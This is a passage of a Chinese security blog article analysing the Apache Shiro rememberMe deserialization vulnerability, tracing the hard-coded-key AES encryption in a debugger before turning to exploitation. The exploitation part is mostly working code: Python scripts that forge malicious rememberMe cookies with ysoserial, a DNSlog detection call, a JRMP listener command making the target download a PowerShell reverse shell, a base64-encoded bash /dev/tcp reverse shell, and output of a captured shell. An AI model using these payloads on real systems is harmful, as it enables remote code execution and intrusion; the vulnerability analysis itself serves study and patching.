    return encrypt(plaintext, key, ivBytes, generate);
}
```

Debugger Variables:

- this = (AesCipherService@3684)
- plaintext = (byte[352]@3769)
- key = (byte[16]@3685)
- ivBytes = null
- generate = true
- ivBytes.length = java.lang.NullPointerException

iv通过generateInitializationVector函数生成。

```

protected byte[] generateInitializationVector(boolean streaming) {
    int size = getInitializationVectorSize();
    if (size <= 0) {
        String msg = "initializationVectorSize property must be greater than zero. This number is " +
            "typically set in the " + CipherService.class.getSimpleName() + " subclass constructor. " +
            "Also check your configuration to ensure that if you are setting a value, it is positive.";
        throw new IllegalStateException(msg);
    }
    if (size % BITS_PER_BYTE != 0) {
        String msg = "initializationVectorSize property must be a multiple of 8 to represent as a byte array.";
        throw new IllegalStateException(msg);
    }
    int sizeInBytes = size / BITS_PER_BYTE;
    byte[] ivBytes = new byte[sizeInBytes];
    SecureRandom random = ensureSecureRandom();
    random.nextBytes(ivBytes);
    return ivBytes;
}

```

跟进 `generateInitializationVector` 函数，可以发现 `iv` 是随机生成的。

`iv` 随机生成的，那它解密的时候如何获取这个 `iv` 呢？

接下来：

回到

```
encrypt(serialized, getEncryptionCipherKey()),
```

跟进

```
encrypt(byte[] plaintext, byte[] key, byte[] iv,
boolean prependIv)
```

```
org.apache.shiro.crypto.JcaCipherService
AbstractRememberMeManager.java CipherService.java CIPHERService JcaCipherService.java DefaultBlockCipherService.java Cipher.class
316 private ByteSource encrypt(byte[] plaintext, byte[] key, byte[] iv, boolean prependIv) throws CryptoException { plaintext: [-84, -19, 0,
317
318 final int MODE = javax.crypto.Cipher.ENCRYPT_MODE; MODE: 1
319
320 byte[] output;
321
322 if (prependIv && iv != null && iv.length > 0) { prependIv: true 加密
323     byte[] encrypted = crypt(plaintext, key, iv, MODE); plaintext: [-84, -19, 0, 5, 115, 114, 0, 50, 111, 114, + 342 more] key: [-
324
325     output = new byte[iv.length + encrypted.length]; 申请iv的大小 + 密文长度的大小
326
327     //now copy the iv bytes + encrypted bytes into one output array:
328     // iv bytes: 将iv 拷贝进output数组, 长度是iv.length
329     System.arraycopy(iv, srcPos: 0, output, destPos: 0, iv.length);
330
331     // + encrypted bytes:
332     System.arraycopy(encrypted, srcPos: 0, output, iv.length, encrypted.length);
333     } else { 将密文长度拷贝进output, 位置以iv长度未起
334     output = crypt(plaintext, key, iv, MODE); 始, 也就是说output=iv的16位值+密文长度
335     } 的值
336
337 if (log.isTraceEnabled()) {
338     log.trace("Incoming plaintext of size " + (plaintext != null ? plaintext.length : 0) + ". Ciphertext " +
339             "byte array is size " + (output != null ? output.length : 0));
340 }
341
342 return ByteSource.Util.bytes(output);
343 }
```

最终加密返回来的bytes，是由16位iv+密文组成的。

目前上面分析到的整个加密过程：

将root身份序列化之后的值经过AES加密，加密过后的值与16位iv进行拼接，返回新的bytes数组，其中16位iv在新字节数组的头部，即iv=bytes[:16],encrypt=bytes[16:]


- 加密算法为AES，模式为CBC，填充为PKCS5Padding，
- key为Base64.decode("kPH+bIxk5D2deZiIxcaaaA==")
- iv随机生成的16位。

以上就是convertPrincipalsToBytes函数做的事情。

到了这里基本解决了我的疑问，iv在加密的过程中是使用了的。

然后F7跳出convertPrincipalsToBytes函数，回到最开始的rememberIdentity函数，跟进rememberSerializedIdentity函数

。



rememberSerializedIdentity函数将AES加密后的值Base64编码了一次，然后设置到Cookie中。

梳理下Cookie中rememberMe值的由来：

1. 序列化用户身份 root
2. 将序列化后的值进行AES加密，密钥为常量，IV为随机数
3. 将AES加密后的值与iv拼接，进行Base64编码
4. 设置到Cookie中的rememberMe字段。

接下来我们看下rememberMe字段的解密过程：

在跟踪加密过程的时有


```
org.apache.shiro.mgt.AbstractRememberMeManager#encrypt(byte[] serialized)
```

这个函数，我们在这个类：

```
org.apache.shiro.mgt.AbstractRememberMeManager
```


中找到对应的 `decrypt(byte[] encrypted)` 函数然后 Find Usages，往上找二层，找到

org.apache.shiro.mgt.AbstractRememberMeManager#getRememberedPrincipals 然后下断点，如下：




接着在登陆状态下请求网站，让断点停下。

跟进 `getRememberedSerializedIdentity` 函数。




org.apache.shiro.web.mgt.CookieRememberMeManager#getRememberedSerializedIdentity函数做了两件事，先是取了Cookie中的rememberMe值，然后将其进行Base64解码。

F7回到getRememberedPrincipals函数，跟进convertBytesToPrincipals函数。



```
423     * @param subjectContext the contextual data, usually provided by a {@link Subject.Builder} implementation, that subjectContext: sif
424     *                       is being used to construct a {@link Subject} instance.
425     * @return the de-serialized and possibly decrypted principals
426     */
427     @protected PrincipalCollection convertBytesToPrincipals(byte[] bytes, SubjectContext subjectContext) { bytes: [-116, -35, -54, -10, 48
428         if (getCipherService() != null) {
429             bytes = decrypt(bytes);
430         }
431         return deserialize(bytes);
432     }
```

对解码后的值进行解密，然后进行反序列化，跟进deserialize，就可以看到readObject()方法。



```
67     public T deserialize(byte[] serialized) throws SerializationException { serialized: [-84, -19, 0, 5, 115, 114, 0, 50, 111, 1, 1
68         if (serialized == null) { serialized: [-84, -19, 0, 5, 115, 114, 0, 50, 111, 114, -342 more)
69             String msg = "argument cannot be null.";
70             throw new IllegalArgumentException(msg);
71         }
72         ByteArrayInputStream bais = new ByteArrayInputStream(serialized);
73         BufferedInputStream bis = new BufferedInputStream(bais);
74         try {
75             ObjectInputStream ois = new ClassResolvingObjectInputStream(bis);
76             /unchecked/
77             T deserialized = (T) ois.readObject();
78             ois.close();
79             return deserialized;
80         } catch (Exception e) {
81             String msg = "Unable to deserialize argument byte array.";
82             throw new SerializationException(msg, e);
83         }
84     }
```

Debug: tomcat

Debugger Output: Tomcat Localhost Log, Tomcat Catalina Log

Frames: Variables

- http-apr-8000-exec-1@2,334 in group *m...
 - this = [DefaultSerializer@3679]
- deserialize:68, DefaultSerializer (org.apache.shiro.io)
 - serialized = [byte[]@3709]
- deserialize:514, AbstractRememberMeManager (org.apache.shiro)
- convertBytesToPrincipals:431, AbstractRememberMeManager (org.apache.shiro)
- getRememberedPrincipals:396, AbstractRememberMeManager (org.apache.shiro)
- getRememberedIdentity:604, DefaultSecurityManager (org.apache.shiro)

这里就不对decrypt函数进行跟踪了，有兴趣可以自己跟一下（加密已经很清晰了，解密的时候反着来就完事了）。

梳理下Cookie中rememberMe值的解密过程：

1. 读取Cookie 中的rememberMe 字段值， 然后进行Base64 编码
2. AES解密
3. 进行反序列化

整个解密过程， 可以看到在进行反序列化之前没有任何过滤， 导致外界传什么值， 就反序列化什么。

而AES硬编码的缘故， 使得我们可以构造任意的rememberMe字段值， 从而导致 任意代码执行。

漏洞利用

这里我们分两种情况， 漏洞机器能出网的检测， 以及漏洞机器不能出网的检测。

机器能出网情况

检测

直接使用ysoserial的URLDNS模块， 进行检测， 代码如下：

```
# coding:utf-8  
  
from Crypto.Cipher import AES  
  
import traceback  
  
import requests  
  
import subprocess  
  
import uuid  
  
import base64  
  
import sys
```

```
target = "http://192.168.43.30:8000/shirotest/"
jar_file = './ysoserial-0.0.6-SNAPSHOT-all.jar'
cipher_key = "kPH+bIxB5D2deZiIxcAAA=="

# 创建 rememberme 的值

popen = subprocess.Popen(['java', '-jar', jar_file, "URLDNS",
" http://5atsqm.dnslog.cn"],
                          stdout=subprocess.PIPE)

BS = AES.block_size

pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) %
BS)).encode()

mode = AES.MODE_CBC

iv = uuid.uuid4().bytes

encryptor = AES.new(base64.b64decode(cipher_key), mode, iv)

file_body = pad(popen.stdout.read())

base64_ciphertext = base64.b64encode(iv +
encryptor.encrypt(file_body))


# 发送request

try:
    r = requests.get(target,
cookies={'rememberMe':base64_ciphertext.decode()}, timeout=30)

    print(r.status_code)

except:
    traceback.print_exc()
```

执行之后，DNSLOG有记录，大概率存在次漏洞，如下：



The screenshot shows a terminal window with the following content:

```
PS C:\Users\l...c\Downloads\ysoserial-master\target> python .\shiro.py
PS C:\Users\l...c\Downloads\ysoserial-master\target>
```

Below the terminal is a table titled "5atsqm.dnslog.cn" with the following data:

DNS Query Record	IP Address	Created Time
5atsqm.dnslog.cn	27.170	2020-07-15 15:39:09
5atsqm.dnslog.cn	120.122	2020-07-15 15:39:09
5atsqm.dnslog.cn	27.434	2020-07-15 15:39:09

利用

Windows

1. 攻击主机192.168.43.31 运行JRMP:

```
java -cp ysoserial-0.0.6-SNAPSHOT-all.jar
ysoserial.exploit.JRMPListener 7778 CommonsCollections4
"powershell IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com
/samratashok/nishang/9a3c747bcf535ef82dc4c5c66aac36db47c2afde/Sh
ells/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -
IPAddress [nc所在ip] -port 7777"
```

2. 攻击主机nc 监听:

```
nc -lvp 7777
```

3. 做完以上操作，就可以执行poc了:

```
# coding:utf-8
```

```
from Crypto.Cipher import AES
```

```
import traceback
```

```
import requests
```

```
import subprocess
```

```
import uuid
```

```
import base64

import sys

target = "http://192.168.43.30:8000/shirotest/"
jar_file = './yoserial-0.0.6-SNAPSHOT-all.jar'
cipher_key = "kPH+bIzk5D2deZiIxcAAA=="

def exp(command):
    # 创建 rememberme 的值

    popen = subprocess.Popen(['java', '-jar', jar_file,
                              "JRMPCClient", command],
                              stdout=subprocess.PIPE)

    BS = AES.block_size

    pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) %
BS)).encode()

    mode = AES.MODE_CBC

    iv = uuid.uuid4().bytes

    encryptor = AES.new(base64.b64decode(cipher_key), mode, iv)

    file_body = pad(popen.stdout.read())

    base64_ciphertext = base64.b64encode(iv +
encryptor.encrypt(file_body))
```

```

# 发送request

try:

    r = requests.get(target,
cookies={'rememberMe':base64_ciphertext.decode()}, timeout=30)

    print(r.status_code)

except:

    traceback.print_exc()

if __name__ == '__main__':

    # JRMP主机ip:监听端口

    exp("192.168.43.31:7778")

```

结果:

```

PS C:\Users\l...s\Downloads\ysoserial-master\target> python .\shiro.py
200
PS C:\Users\l...c\Downloads\ysoserial-master\target>

root@iZuf66e3e7b24f761xlu8fZ:~# nc -lvp 7777
Listening on [0.0.0.0] (family 0, port 7777)
Connection from [1... 31] port 7777 [tcp/*] accepted (family 2, sport 33522)
Windows PowerShell running as user ...c on DE...
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS .:\apache-tomcat-7.0.94\bin>pwd

Path
----
.\apache-tomcat-7.0.94\bin

PS .:\apache-tomcat-7.0.94\bin> ls

```

linux

linux更换下反弹shell的命令即可，命令要编码下：


```
org.apache.shiro.crypto.JcaCipherService
AbstractRememberMeManager.java CipherService.java CipherService JcaCipherService.java DefaultBlockCipherService.java Cipher.class
316 private ByteSource encrypt(byte[] plaintext, byte[] key, byte[] iv, boolean prependIv) throws CryptoException { plaintext: [-84, -19, 0,
317
318 final int MODE = javax.crypto.Cipher.ENCRYPT_MODE; MODE: 1
319
320 byte[] output:
321
322 if (prependIv && iv != null && iv.length > 0) { prependIv: true 加密
323
324 byte[] encrypted = crypt(plaintext, key, iv, MODE); plaintext: [-84, -19, 0, 5, 115, 114, 0, 50, 111, 114, + 342 more] key: [-
325
326 output = new byte[iv.length + encrypted.length]; 申请iv的大小 + 密文长度的大小
327
328 //now copy the iv bytes + encrypted bytes into one output array:
329 // iv bytes: 将iv 拷贝进output数组, 长度是iv.length
330 System.arraycopy(iv, srcPos: 0, output, destPos: 0, iv.length);
331 // + encrypted bytes:
332 System.arraycopy(encrypted, srcPos: 0, output, iv.length, encrypted.length);
333 } else { 将密文长度拷贝进output, 位置以iv长度未起
334 output = crypt(plaintext, key, iv, MODE); 始, 也就是说output=iv的16位值+密文长度的
335 } 值
336
337 if (Log.isTraceEnabled()) {
338     Log.trace("Incoming plaintext of size " + (plaintext != null ? plaintext.length : 0) + ". Ciphertext " +
339         "byte array is size " + (output != null ? output.length : 0));
340 }
341
342 return ByteSource.Util.bytes(output);
343 }
```

最终如下:

```
java -cp ysoserial-0.0.6-SNAPSHOT-all.jar
ysoserial.exploit.JRMPListener 7778 CommonsCollections4 "bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC9uY2lwLzcgMD4mMQ==}|{base64,
-d}|{bash,-i}"
```

不能上网

不能上网当然是用回显啦, 如下:



修复建议

对于这个漏洞的修复最有效且最快的方式就是升级至最新版本。

总结

本文从环境搭建开始，通过一步步调试，分析了rememberMekey的加密过程（对用户身份进行序列化，对序列化后的结果进行AES加密，再对AES加密后的结果进行Base64编码）以及解密过程（对rememberMekey进行Base64解码，解码后的值进行AES解密，再对AES解密后的值进行反序列化），在调试rememberMekey的整个解密过程中，可以看到rememberMekey的值在进行反序列化之前没有任何过滤，导致外界传什么值，就反序列化什么。

而AES硬编码的缘故，使得我们可以构造任意的rememberMe字段值，从而导致任意代码执行。

最后讲解了漏洞在不同情况下的利用方式以及修复建议。



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论